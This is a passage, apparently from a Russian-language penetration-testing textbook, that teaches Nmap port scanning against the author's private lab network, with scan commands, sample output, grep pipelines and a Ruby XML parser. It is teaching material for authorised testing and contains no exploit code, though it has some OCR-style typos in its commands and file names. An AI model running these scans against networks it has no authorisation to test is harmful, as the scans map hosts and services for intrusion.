Представьте, что вы идете по коридору многоквартирного дома. Часть квартир свободна, часть занята. Во время этого мысленного эксперимента ваша цель – определить, в каких квартирах проживают люди. Вы начинаете стучать в двери по очереди. Каждый раз, когда человек открывает дверь, он пытается начать разговор с вами на своем родном языке. Вы можете понимать или не понимать этот язык, но это не важно, потому что вы просто просматриваете коридор, чтобы увидеть, какие двери ведут в занятые комнаты. У каждой двери, которую вы проверяете, вы отмечаете, ответил ли кто-нибудь; затем вы грубо игнорируете их попытку продолжить разговор и начинаете стучать в следующую дверь. Именно так и работает сканирование портов.

Кстати, если бы вы были аналогичны проекту Nmap, вы бы свободно говорили на большинстве человеческих языков, на которых говорят на Земле; благодаря этому вы можете попросить человека, открывающего дверь, предоставить дополнительную информацию о том, что происходит в той конкретной квартире. В следующем разделе мы этим и займемся. Однако пока вас интересует только факт проживания в квартире – открыт ли порт. Если порт «закрит», он просто не будет отвечать на попытки подключения Nmap, точно так же, как в пустой квартире некому ответить на ваш стук. Если порт открыт, он ответит, как обычно, когда клиент, говорящий по протоколу этой службы, пытается инициировать соединение. Тот факт, что служба вообще отвечает, говорит о том, что порт открыт.

### 3.2.1 Часто используемые порты

Существуют очевидные причины, по которым реальная корпоративная сеть не может служить в качестве примера правильного рабочего процесса теста на проникновение во внутреннюю сеть (INPT). В случае если причины не очевидны, я их объясню. Главная проблема – это ответственность. Без подписания вами *соглашения о неразглашении информации* (non-disclosure agreement, NDA) было бы крайне неэтично и потенциально даже незаконно раскрывать подробности об уязвимостях сети компании на страницах этой книги. Вот почему во всех примерах фигурирует сеть Capsulecorp Pentest, которую я построил на основе виртуальных машин в своей частной лабораторной среде.

Хотя я сделал все, что в моих силах, чтобы смоделировать эту сеть на основе реальных корпоративных конфигураций, которые я видел бесчисленное количество раз, есть одно ключевое отличие: размер сети. Крупные предприятия обычно имеют десятки тысяч узлов во внутренней подсети.

**ПРИМЕЧАНИЕ** Между прочим, тот факт, что большие корпоративные сети настолько велики, по совпадению делает их более легкими целями для злоумышленника, потому что чем больше систем должен защитить администратор, тем выше вероятность того, что он совершит оплошность и упустит что-то важное. Больше не всегда лучше.

Я завел об этом речь, потому что тщательное сканирование портов в большой сети может занять очень много времени. Вот почему я построил демонстрационные примеры так, а не иначе. Если вы выполняете упражнения из этой книги в лабораторной сети аналогичного размера, то можете задаться вопросом, почему вы начинаете с общеизвестных портов TCP вместо сканирования всех 65 тысяч портов подряд. Ответ связан со временем и производительностью.

Пентестеру нужно как можно скорее получить *хоть какую-то* информацию, которую он может просмотреть вручную, ожидая более тщательного сканирования, на выполнение которого иногда уходит целый день. По этой причине вам всегда следует выполнять быстрое сканирование ваших 10 или 20 любимых портов, чтобы получить начальные зацепки, которыми можно будет заняться, пока вы ждете завершения сканирования основной части системы.

Целью начального сканирования является быстрое продвижение вперед, поэтому оно охватывает только избранную группу портов, которые с большей вероятностью соответствуют службам с потенциальными уязвимостями. В качестве альтернативы вы можете использовать флаг `Nmap - -top-ports`, за которым следует число, для сканирования только верхних `#N` портов. Я не демонстрирую здесь этот метод, потому что `Nmap` классифицирует «верхний порт» как наиболее часто используемый, что не обязательно делает его наиболее полезным для пентестера. Вместо этого

я предпочитаю сосредоточиться на портах, которые чаще всего подвергаются атакам. В примере сканирования сети Capsulecorp Pentest с использованием 13 портов, обычно обнаруживаемых в современных корпоративных сетях, используется следующая команда (пишется в одну строку):

```
nmap -Pn -n -p 22,25,53,80,443,445,1433,3306,3389,5800,5900,8080,8443
➔ -iL hosts/targets.txt -oA services/quick-sweep
```

В листинге 3.2 показан фрагмент вывода.

### Листинг 3.2 Сканирование Nmap: проверка часто употребляемых портов

```
nmap scan report for 10.0.10.160
Host is up (0.00025s latency).

PORT      STATE SERVICE
22/tcp    open  ssh ←————— У этого хоста только один открытый порт: 22.
25/tcp    closed smtp
53/tcp    closed domain
80/tcp    closed http
443/tcp   closed https
445/tcp   closed microsoft-ds
1433/tcp  closed ms-sql-s
3306/tcp  closed mysql
3389/tcp  closed ms-wbt-server
5800/tcp  closed vnc-http
5900/tcp  closed vnc
8080/tcp  closed http-proxy
8443/tcp  closed https-alt

nmap done: 22 IP addresses (22 hosts up) scanned in 2.55 seconds
```

Как видно из выходных данных, выполнение этой команды заняло менее трех секунд. Теперь у вас есть первое представление о некоторых из наиболее часто атакуемых служб, работающих в данной целевой области. Это единственное сканирование, результаты которого я бы вручную отсортировал по выходным файлам с помощью `ггер`. Для более масштабных сканирований с объемными результатами вы будете использовать анализатор XML, который я покажу вам в следующем разделе. А пока взгляните на три файла, только что созданных в каталоге служб. Напомню, что файл `quick-sweep.gnmap` показывает, какие порты открыты в результатах предыдущего сканирования. Вам нужно поскорее ознакомиться с этой информацией; используйте команду `cat` для отображения содержимого файла и `ггер`, чтобы ограничить вывод строками, содержащими текст «open».

### Листинг 3.3 Проверка файла `gnmap` на наличие открытых портов

```
~$ ls -lah services/
total 84K
drwxr-xr-x 2 гоусе гоусе 4.0K May 20 14:01 .
drwxr-xr-x 4 гоусе гоусе 4.0K Apr 30 10:20 ..
```

```

-rw-rw-r-- 1 royce royce 9.6K May 20 14:04 quick-sweep.gnmap
-rw-rw-r-- 1 royce royce 9.1K May 20 14:04 quick-sweep.nmap
-rw-rw-r-- 1 royce royce 49K May 20 14:04 quick-sweep.xml

~$ cat services/quick-sweep.gnmap |grep open
Host: 10.0.10.1 ()      Ports: 22/closed/tcp//ssh///,
25/closed/tcp//smtp///, 53/open/tcp//domain///, 80/open/tcp//http///,
443/closed/tcp//https///, 445/closed/tcp//microsoft-ds///,
1433/closed/tcp//ms-sql-s///, 3306/closed/tcp//mysql///,
3389/closed/tcp//ms-wbt-server///, 5800/closed/tcp//vnc-http///,
5900/closed/tcp//vnc///, 8080/closed/tcp//http-proxy///,
8443/closed/tcp//https-alt///
Host: 10.0.10.27 ()    Ports: 22/open/tcp//ssh///, 25/closed/tcp//smtp///,
53/closed/tcp//domain///, 80/closed/tcp//

```

Конечно, стоит отметить, что этот вывод не очень-то полезен, если вы не знаете, какая служба обычно работает на определенном порту. Не беспокойтесь о запоминании всех этих портов; чем больше времени вы проводите, занимаясь своим делом, тем больше портов и служб вы добавите в свое ментальное хранилище. На данный момент табл. 3.1 содержит краткий справочник по портам, используемым в этой команде. Опять же, я выбрал их, потому что часто сталкиваюсь с ними и атакую их во время тестирования. Вы можете указать свой собственный список или просто использовать в качестве альтернативы флаг `Nmap --top-ports`.

**Таблица 3.1** Часто используемые сетевые порты

Порт	Служба
22	Протокол удаленного управления (Secure Shell, SSH)
25	Базовый протокол передачи почты (Simple Mail Transfer Protocol, SMTP)
53	Служба доменных имен (Domain name service, DNS)
80	Незашифрованный веб-сервер (HTTP)
443	Зашифрованный по SSL/TLS веб-сервер (HTTPS)
445	Microsoft CIFS/SMB
1433	Сервер Microsoft SQL
3306	Сервер MySQL
3389	Удаленный рабочий стол Microsoft
5800	Сервер Java VNC
5900	Сервер VNC
8080	Различные веб-серверы (без шифрования)
8443	Различные веб-серверы (с шифрованием)

Также важно отметить, что открытый порт не является гарантией того, что служба, обычно связанная с этим портом, прослушивает данный целевой хост. Например, SSH обычно прослушивает порт 22, но вы можете так же легко настроить его для прослушивания на порту 23, 89 или 13 982. Следующее сканирование выйдет за рамки простого запроса прослушивающих портов: Nmap будет отправлять сетевые запросы, которые пытаются идентифицировать конкретную службу, прослушивающую найденный открытый порт.

**ОПРЕДЕЛЕНИЕ** Поиск отпечатков (fingerprinting) – это просто другой способ сказать, что вы определяете точное наименование программного обеспечения и версию службы, прослушивающей открытый порт.

### 3.2.2 Сканирование всех 65 536 TCP-портов

Теперь, когда у вас есть несколько целей, вам нужно выполнить полное сканирование, которое проверяет наличие всех 65 536 сетевых портов и выполняет перечисление имен и версий всех обнаруженных служб. Выполнение этой команды, вероятно, займет много времени в большой корпоративной сети; именно поэтому мы и запускали более короткое сканирование, чтобы у вас под рукой было несколько целей, в которые можно вручную «потыкать палочкой», пока вы ждете основные результаты.

**СОВЕТ** При выполнении любой задачи, которая может занять больше времени, чем хотелось бы, рекомендуется использовать сеанс `tmux`. Вы можете запустить фоновый процесс и заняться другими делами, если вам нужно. Он будет работать, пока не выполнит свою задачу (если вы не станете перезагружать компьютер). Это полезно, если вы не хотите, чтобы одновременно открывались десятки разных окон терминала. Если вы незнакомы с использованием `tmux`, в приложении А есть краткое руководство.

Так выглядит команда для полного сканирования TCP-портов, за которой в листинге 3.4 следует фрагмент вывода, полученного для моей целевой сети:

```
nmap -Pn -n -iL hosts/targets.txt -p 0-65535 -sV -A -oA services/full-sweep
➔ --min-rate 50000 --min-hostgroup 22
```

В этой команде вы видите несколько новых флагов, включая `-sV` и `-A`, о которых я расскажу чуть позже.

#### Листинг 3.4 Сканирование всех портов при помощи Nmap и сценария

```
nmap scan report for 10.0.10.160
Host is up (0.00012s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 9b:54:3e:32:3f:ba:a2:dc:cd:64:61:3b:d3:84:ed:a6 (RSA)
| 256 2d:c0:2e:02:67:7b:b0:1c:55:72:df:8c:38:b4:d0:bd (ECDSA)
|_ 256 10:80:0d:19:3f:ba:98:67:f0:03:40:82:43:82:bb:3c (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Post-scan script results:
| clock-skew:
| -1h00m48s:
```

Отображается дополнительная информация о службе.

Сценарий NSE предоставляет дополнительную информацию о конкретной службе SSH.

```
| 10.0.10.200
| 10.0.10.202
| 10.0.10.207
|_ 10.0.10.205
```

Service detection performed. Please report any incorrect results  
at <https://nmap.org/submit/> .

nmap done: 22 IP addresses (22 hosts up) scanned in 1139.86 seconds

Как видите, сканирование портов небольшой сети всего с 22 хостами заняло почти 20 минут. Но вы должны заметить, что при этом получено гораздо больше информации. Также в этой команде используются два новых флага:

- sV: исследовать открытые порты для определения информации о службе/версии;
- A: включить определение ОС, определение версии, сценарии сканирования и трассировку.

Первый флаг сообщает Nmap о необходимости запуска эхо-сканирования, которое пытается отследить активные службы и идентифицировать любую информацию, транслируемую ими. В листинге 3.4, если бы флаг -sV отсутствовал, вы бы просто увидели, что порт 22 открыт, и ничего более. Но теперь вы знаете, что порт 22 открыт и работает под управлением OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0). Очевидно, что это гораздо более полезно для нас, злоумышленников, пытающихся получить ценную информацию о целевой среде.

Второй новый флаг, который вы встретили в команде, – это -A. Он указывает Nmap выполнить серию проверок, которые попытаются дополнительно определить целевую операционную систему, а также включить сценарии сканирования. Сценарии NSE (Nmap Scripting Engine) обсуждаются в приложении В. Когда включен флаг -A и Nmap обнаруживает службу, он затем инициирует выполнение ряда сценариев сканирования NSE, связанных с этой конкретной службой, для получения дополнительной информации.

### Сканирование больших сетевых диапазонов

Если ваша рабочая область содержит более нескольких сотен IP-адресов, вы можете применить немного иной подход, чем указано в листинге 3.4. Отправка более 65 000 запросов в сотни или тысячи систем может занять очень много времени, не говоря уже обо всех дополнительных запросах, отправленных с опциями -sV и -A.

Вместо этого для больших сетей я предпочитаю использовать простое сканирование -sT для всех 65 535 портов без обнаружения служб или использования сценариев NSE. Это позволяет мне знать, какие порты открыты, но ничего не говорит о том, какие службы их слушают. После завершения общего сканирования я запускаю сканирование, указанное в листинге 3.4, но заменяю -p 0-65535 списком открытых портов, разделенных запятыми, например -p 22,80,443,3389,10000 . . .



### 3.2.3 Сортировка вывода сценария NSE

Рассмотрим подробнее, что происходит, когда вы используете флаг `-A`. Поскольку Nmap идентифицировал службу SSH, прослушивающую порт 22, он автоматически запустил сценарий NSE `ssh-hostkey`. Если вы умеете читать язык программирования Lua, то можете детально разобрать, что делает этот сценарий, открыв файл `/usr/share/local/nmap/scripts/ssh-hostkey.nse` на своей тестовой платформе Ubuntu. Однако и без этого должно быть довольно очевидно, что делает сценарий, если взглянуть на результат сканирования. В листинге 3.5 показан нужный фрагмент.

#### Листинг 3.5 Вывод сценария NSE `ssh-hostkey`

```
22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 9b:54:3e:32:3f:ba:a2:dc:cd:64:61:3b:d3:84:ed:a6 (RSA)
| 256 2d:c0:2e:02:67:7b:b0:1c:55:72:df:8c:38:b4:d0:bd (ECDSA)
|_ 256 10:80:0d:19:3f:ba:98:67:f0:03:40:82:43:82:bb:3c (ED25519)
```

По сути, этот сценарий просто возвращает отпечаток ключа целевого сервера SSH, который используется для идентификации хоста SSH и гарантии того, что пользователь подключается именно к тому серверу, который он намеревается использовать. Обычно эта информация хранится в файле `~/.known_hosts` – при условии, что вы ранее инициализировали сеанс SSH с этим хостом. Выходные данные сценария NSE хранятся в файле `.nmap`, а не в файле `.gnmap`, которому до этого момента мы уделяли основное внимание. Сортировка этого вывода не так эффективна, как при использовании только `cat` и `grep`. Это связано с тем, что сценарии NSE являются результатом усилий сообщества, созданного разными людьми, поэтому соглашения об именах и интервалы не согласованы на 100 %. Я дам несколько советов, которые помогут вам справиться с большими результатами сканирования и убедиться, что вы не пропустите что-нибудь интересное.

Первое, что я делаю, – это выясняю, какие сценарии NSE были запущены. Nmap определяет это автоматически, основываясь на том, какие открытые порты он обнаружил и какая служба прослушивает этот порт. Самый простой способ сделать это – найти в файле `.nmap` и `grep` строку «|\_»: канал Linux, за которым следует символ подчеркивания. Не каждое имя сценария NSE начинается с этой строки символов, но это справедливо для большинства из них. Это означает, что вы можете использовать эту странно выглядящую команду, чтобы быстро определить, какие скрипты были выполнены. Кстати, я запускаю эту команду из каталога `~/carplecorp/discovery`. Команда использует `cat` для отображения содержимого файла `full-sweep.nmap`. (1) Этот вывод передается в `grep`, который ищет строки, содержащие `|_`, (2) что сигнализирует о сценарии NSE, а затем идет пара команд `cut` для захвата правого поля, (3), в котором отображается имя запущенного сценария NSE. В целом команда выглядит так:



```
cat services/full-sweep.nmap |grep '|_' | cut -d '_' -f2 | cut -d ' ' -f1
↳ | sort -u | grep '':'
```

В листинге 3.6 показан результат выполнения этой команды для моей целевой среды. Ваш вывод будет выглядеть в целом похоже, но по-разному, в зависимости от того, какие службы идентифицировал Nmap.

### Листинг 3.6 Определение того, какие сценарии NSE были выполнены

```
ajp-methods:
clock-skew:
http-favicon:
http-open-proxy:
http-server-header:
https-redirect:
http-title:
nbstat:
p2p-conficker:
smb-os-discovery:
ssl-cert:
ssl-date:
sslv2:
tls-alpn:
tls-nextprotoneg:
vnc-info:
```

Теперь вы, по крайней мере, имеете представление о том, какие сценарии NSE запускались во время сканирования портов. С сожалением сообщая, что сортировка файла `.nmap` требует ручной работы. Я рекомендую открыть его в текстовом редакторе, таком как `vim`, и использовать функцию поиска для различных заголовков скриптов, которые вы указали. Я делаю это, потому что количество строк вывода варьируется от сценария к сценарию, поэтому попытка использовать `grep` для извлечения полезной информации является сложной задачей. Однако вы научитесь понимать, какие сценарии лучше работают с `grep`, и со временем научитесь быстро переваривать эту информацию.

Например, сценарий `http-title` представляет собой короткую и приятную однострочную команду, которая иногда может указать вам путь к потенциально уязвимому веб-серверу. Вновь напомню: используйте `cat` для вывода содержимого файла `full-sweep.nmap` и `grep -i http-title`, чтобы увидеть все баннеры веб-сервера, которые Nmap смог обнаружить. Это быстрый и простой способ получить представление о том, какие технологии HTTP используются. Полная команда выглядит так: `cat full-sweep.nmap | grep -i http-title`, а в листинге 3.7 показаны выходные данные моей лабораторной среды. Ваш вывод будет выглядеть похожим, но иметь отличия в зависимости от того, какие службы идентифицировал Nmap.

**Листинг 3.7 Вывод сценария NSE для http-title**

```
|_http-title: Welcome to AmpliFi
|_http-title: Did not follow redirect to https://10.0.10.95/
|_http-title: Site doesn't have a title (text/html).
|_http-title: Site doesn't have a title (text/xml).
|_http-title: Welcome to AmpliFi
|_http-title: Welcome to AmpliFi
| http-title: BookStack
|_http-title: Service Unavailable
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Not Found
|_http-title: 403 - Forbidden: Access is denied.
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-title: Welcome to XAMPP
| http-title: Welcome to XAMPP
|_http-title: Not Found
|_http-title: Apache Tomcat/7.0.92
|_http-title: Not Found
|_http-title: TightVNC desktop [workstation01k]
|_http-title: [workstation02y]
|_http-title: 403 - Forbidden: Access is denied.
|_http-title: IIS Windows Server
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Site doesn't have a title (text/html).
|_http-title: Site doesn't have a title (text/html).
|_http-title: Site doesn't have a title (text/html).
```

Вы, вероятно, начинаете замечать потенциальные ограничения ручной сортировки этих больших выходных файлов, даже при использовании `grep` и `cut` для усечения результатов. Вы абсолютно правы, если думаете, что при проведении настоящего пентеста в корпоративной сети сортировка всех этих данных с помощью упомянутого метода будет сложной задачей.

К счастью, как и все хорошие инструменты безопасности, Nmap умеет выводить информацию в формате XML (Extensible Markup Language, расширяемый язык разметки). Это мощный формат для хранения связанной информации о списке похожих, но разных объектов в одном файле ASCII. С помощью XML вы можете разбить результаты сканирования на узлы высокого уровня, называемые хостами. У каждого хоста есть подузлы или дочерние узлы, называемые портами или службами. Эти дочерние узлы потенциально могут иметь свои собственные дочерние узлы в виде выходных данных сценария NSE. Узлы также могут иметь

атрибуты; например, узел порта/службы может иметь атрибуты с именами `port_number`, `service_name`, `service_version` и т. д. Вот пример того, как может выглядеть хост-узел в формате, который Nmap хранит в файле сканирования `.xml`.

### Листинг 3.8 Структура хоста в формате Nmap XML

```
<host>
  <address addr="10.0.10.188" addrtype="ipv4">
    <ports>
      <port protocol="tcp" portid="22">
        <state state="open" reason="syn-ack">
          <service name="ssh" product="OpenSSH">
        </port>
      <port protocol="tcp" portid="80">
        <state state="open" reason="syn-ack">
          <service name="http" product="Apache httpd">
        </port>
      </ports>
    </host>
```

В этом листинге вы видите типичную структуру узла XML. Хост верхнего уровня содержит дочерний узел с именем `address`, который имеет два атрибута, хранящих его адрес IPv4. Кроме того, он содержит два дочерних порта, каждый со своей служебной информацией.

## 3.3 Анализ данных в формате XML с помощью Ruby

Я написал простой сценарий на языке Ruby для анализа XML-файла Nmap и печати всей полезной информации в одной строке. Вы можете скачать код с моей общедоступной страницы GitHub <https://github.com/R3dy/parsenmap>. Я рекомендую создать отдельный каталог для хранения сценариев, которые вы загружаете с GitHub. Если вы возьметесь проводить регулярные пентесты, то наверняка создадите большую коллекцию сценариев, которыми будет проще управлять из одного места. Ознакомьтесь с кодом, а затем запустите команду установки пакета, чтобы установить необходимые зависимости Ruby. Запуск сценария `parsenmap.rb` без аргументов отображает правильный синтаксис сценария, для которого просто требуется XML-файл Nmap в качестве входных данных.

### Листинг 3.9 Сценарий парсинга XML-файла Nmap

```
~$ git clone https://github.com/R3dy/parsenmap.git
Cloning into 'parsenmap'...
remote: Enumerating objects: 18, done.
remote: Total 18 (delta 0), reused 0 (delta 0), pack-reused 18
Unpacking objects: 100% (18/18), done.
```

```

~$ cd parsenmap/
~$ bundle install
Fetching gem metadata from https://rubygems.org/.....
Resolving dependencies...
Using bundler 1.17.2
Using mini_portile2 2.4.0
Fetching nmap-parser 0.3.5
Installing nmap-parser 0.3.5
Fetching nokogiri 1.10.3
Installing nokogiri 1.10.3 with native extensions
Fetching rprogram 0.3.2
Installing rprogram 0.3.2
Using ruby-nmap 0.9.3 from git://github.com/sophsec/ruby-nmap.git
(at master@f6060a7)
Bundle complete! 2 Gemfile dependencies, 6 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.

~$ ./parsenmap.rb
Generates a .txt file containing the open pots summary and the .nmap
information
USAGE: ./parsenmap <nmap xml file>

```

Я знаю, что буду часто использовать этот сценарий, поэтому предпочитаю создать символическую ссылку на исполняемый файл, расположенный в месте, доступном из моей переменной среды \$PATH. Скорее всего, у вас будет несколько таких сценариев, поэтому давайте создадим каталог bin в вашем домашнем каталоге, а затем изменим ~/.bash\_profile, чтобы каталог bin был добавлен в \$PATH. Таким образом, вы можете создавать символические ссылки на любые скрипты, которые вы часто используете. Сначала создайте каталог с помощью mkdir ~/bin. Затем добавьте этот небольшой фрагмент сценария bash в конец вашего файла ~/.bash\_profile.

### Листинг 3.10 Сценарий bash для добавления в ~/.bash\_profile

```

if [ -d "$HOME/bin" ] ; then
  PATH="$PATH:$HOME/bin"
fi

```

Вам нужно будет выйти и перезапустить командную строку bash или вручную перезагрузить профиль с файлом ~/.bash\_profile, чтобы изменения вступили в силу. Затем создайте символическую ссылку на сценарий parsenmap.rb во вновь созданном каталоге ~/bin:

```
~$ ln -s ~/git/parsenmap/parsenmap.rb ~/bin/parsenmap
```

Теперь вы сможете вызвать сценарий, выполнив в терминале команду parsenmap из любого расположения.

Давайте посмотрим на результат сканирования 65 535 портов. Вернитесь в каталог ~/carlescorp/discovery и запустите следующее: parsenmap services/full-sweep.xml. Длинный вывод в листинге 3.11 дает вам представление об объеме информации, которую вы можете собрать во время

сканирования служб. Представьте, сколько данных вы соберете во время пентеста большого предприятия с сотнями или тысячами целей!

### Листинг 3.11 Вывод сценария `parzenmap.rb`

```
~$ parzenmap services/full-sweep.xml
10.0.10.1      53   domain                generic dns response: REFUSED
10.0.10.1      80   http
10.0.10.27     22   ssh      OpenSSH 7.9    protocol 2.0
10.0.10.27     5900 vnc      Apple remote desktop vnc
10.0.10.88     5061 sip-tls
10.0.10.90     8060 upnp     MiniUPnP      1.4      Roku; UPnP 1.0
10.0.10.90     9080 glrpc
10.0.10.90     46996 unknown
10.0.10.95     80   http     VMware ESXi Server httpd
10.0.10.95     427  svrloc
10.0.10.95     443  http     VMware ESXi Web UI
10.0.10.95     902  vmware-auth VMware Authentication Daemon
1.10  Uses VNC, SOAP
10.0.10.95     8000 http-alt
10.0.10.95     8300 tmi
10.0.10.95     9080 soap    gSOAP 2.8
10.0.10.125    80   http
10.0.10.138    80   http
10.0.10.151    57143
10.0.10.188    22   ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu
Linux; protocol 2.0
10.0.10.188    80   http     Apache httpd    2.4.29 (Ubuntu)
10.0.10.200    53   domain
10.0.10.200    88   kerberos-sec Microsoft Windows Kerberos
server time: 2019-05-21 19:57:49Z
10.0.10.200    135  msrpc    Microsoft Windows RPC
10.0.10.200    139  netbios-ssn Microsoft Windows netbios-ssn
10.0.10.200    389  ldap     Microsoft Windows Active Directory LDAP
Domain: capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200    445  microsoft-ds
10.0.10.200    464  kpasswd5
10.0.10.200    593  ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.200    636  tcpwrapped
10.0.10.200    3268 ldap     Microsoft Windows Active Directory LDAP
Domain: capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200    3269 tcpwrapped
10.0.10.200    3389 ms-wbt-server Microsoft Terminal Services
10.0.10.200    5357 http     Microsoft HTTPAPI httpd 2.0    SSDP/UPnP
10.0.10.200    5985 http     Microsoft HTTPAPI httpd 2.0    SSDP/UPnP
10.0.10.200    9389 mc-nmf  .NET     Message Framing
10.0.10.200    49666 msrpc    Microsoft Windows RPC
10.0.10.200    49667 msrpc    Microsoft Windows RPC
10.0.10.200    49673 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.200    49674 msrpc    Microsoft Windows RPC
10.0.10.200    49676 msrpc    Microsoft Windows RPC
10.0.10.200    49689 msrpc    Microsoft Windows RPC
```

```

10.0.10.200 49733 msrpc Microsoft Windows RPC
10.0.10.201 80 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.201 135 msrpc Microsoft Windows RPC
10.0.10.201 139 netbios-ssn Microsoft Windows netbios-ssn
10.0.10.201 445 microsoft-ds Microsoft Windows Server 2008 R2
- 2012 microsoft-ds
10.0.10.201 1433 ms-sql-s Microsoft SQL Server 2014
12.00.6024.00; SP3
10.0.10.201 2383 ms-olap4
10.0.10.201 3389 ms-wbt-server Microsoft Terminal Services
10.0.10.201 5985 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.201 47001 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.201 49664 msrpc Microsoft Windows RPC
10.0.10.201 49665 msrpc Microsoft Windows RPC
10.0.10.201 49666 msrpc Microsoft Windows RPC
10.0.10.201 49669 msrpc Microsoft Windows RPC
10.0.10.201 49697 msrpc Microsoft Windows RPC
10.0.10.201 49700 msrpc Microsoft Windows RPC
10.0.10.201 49720 msrpc Microsoft Windows RPC
10.0.10.201 53532 msrpc Microsoft Windows RPC
10.0.10.202 80 http Microsoft IIS httpd 8.5
10.0.10.202 135 msrpc Microsoft Windows RPC
10.0.10.202 443 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.202 445 microsoft-ds Microsoft Windows Server 2008 R2
- 2012 microsoft-ds
10.0.10.202 3389 ms-wbt-server
10.0.10.202 5985 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.202 8080 http Jetty 9.4.z-SNAPSHOT
10.0.10.202 49154 msrpc Microsoft Windows RPC
10.0.10.203 80 http Apache httpd 2.4.39 (Win64)
OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203 135 msrpc Microsoft Windows RPC
10.0.10.203 139 netbios-ssn Microsoft Windows netbios-ssn
10.0.10.203 443 http Apache httpd 2.4.39 (Win64)
OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203 445 microsoft-ds Microsoft Windows Server 2008 R2
- 2012 microsoft-ds
10.0.10.203 3306 mysql MariaDB unauthorized
10.0.10.203 3389 ms-wbt-server
10.0.10.203 5985 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.203 8009 ajp13 Apache Jserv Protocol v1.3
10.0.10.203 8080 http Apache Tomcat/Coyote JSP engine 1.1
10.0.10.203 47001 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.203 49152 msrpc Microsoft Windows RPC
10.0.10.203 49153 msrpc Microsoft Windows RPC
10.0.10.203 49154 msrpc Microsoft Windows RPC
10.0.10.203 49155 msrpc Microsoft Windows RPC
10.0.10.203 49156 msrpc Microsoft Windows RPC
10.0.10.203 49157 msrpc Microsoft Windows RPC
10.0.10.203 49158 msrpc Microsoft Windows RPC
10.0.10.203 49172 msrpc Microsoft Windows RPC
10.0.10.204 22 ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3

```

```

Ubuntu Linux; protocol 2.0
10.0.10.205 135 msrpc Microsoft Windows RPC
10.0.10.205 139 netbios-ssn Microsoft Windows netbios-ssn
10.0.10.205 445 microsoft-ds
10.0.10.205 3389 ms-wbt-server Microsoft Terminal Services
10.0.10.205 5040 unknown
10.0.10.205 5800 vnc-http TightVNC
user: workstation01k; VNC TCP port: 5900
10.0.10.205 5900 vnc VNC protocol 3.8
10.0.10.205 49667 msrpc Microsoft Windows RPC
10.0.10.206 135 msrpc Microsoft Windows RPC
10.0.10.206 139 netbios-ssn Microsoft Windows netbios-ssn
10.0.10.206 445 microsoft-ds
10.0.10.206 3389 ms-wbt-server Microsoft Terminal Services
10.0.10.206 5040 unknown
10.0.10.206 5800 vnc-http Ultr@VNC
Name workstation02y; resolution: 1024x800; VNC TCP port: 5900
10.0.10.206 5900 vnc VNC protocol 3.8
10.0.10.206 49668 msrpc Microsoft Windows RPC
10.0.10.207 25 smtp Microsoft Exchange smtpd
10.0.10.207 80 http Microsoft IIS httpd 10.0
10.0.10.207 135 msrpc Microsoft Windows RPC
10.0.10.207 139 netbios-ssn Microsoft Windows netbios-ssn
10.0.10.207 443 http Microsoft IIS httpd 10.0
10.0.10.207 445 microsoft-ds Microsoft Windows
Server 2008 R2 - 2012 microsoft-ds
10.0.10.207 587 smtp Microsoft Exchange smtpd
10.0.10.207 593 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.207 808 ccproxy-http
10.0.10.207 1801 msmq
10.0.10.207 2103 msrpc Microsoft Windows RPC
10.0.10.207 2105 msrpc Microsoft Windows RPC
10.0.10.207 2107 msrpc Microsoft Windows RPC
10.0.10.207 3389 ms-wbt-server Microsoft Terminal Services
10.0.10.207 5985 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.207 6001 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.207 6002 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.207 6004 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.207 6037 msrpc Microsoft Windows RPC
10.0.10.207 6051 msrpc Microsoft Windows RPC
10.0.10.207 6052 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.207 6080 msrpc Microsoft Windows RPC
10.0.10.207 6082 msrpc Microsoft Windows RPC
10.0.10.207 6085 msrpc Microsoft Windows RPC
10.0.10.207 6103 msrpc Microsoft Windows RPC
10.0.10.207 6104 msrpc Microsoft Windows RPC
10.0.10.207 6105 msrpc Microsoft Windows RPC
10.0.10.207 6112 msrpc Microsoft Windows RPC
10.0.10.207 6113 msrpc Microsoft Windows RPC
10.0.10.207 6135 msrpc Microsoft Windows RPC
10.0.10.207 6141 msrpc Microsoft Windows RPC
10.0.10.207 6143 msrpc Microsoft Windows RPC

```

```

10.0.10.207    6146    msrpc    Microsoft Windows RPC
10.0.10.207    6161    msrpc    Microsoft Windows RPC
10.0.10.207    6400    msrpc    Microsoft Windows RPC
10.0.10.207    6401    msrpc    Microsoft Windows RPC
10.0.10.207    6402    msrpc    Microsoft Windows RPC
10.0.10.207    6403    msrpc    Microsoft Windows RPC
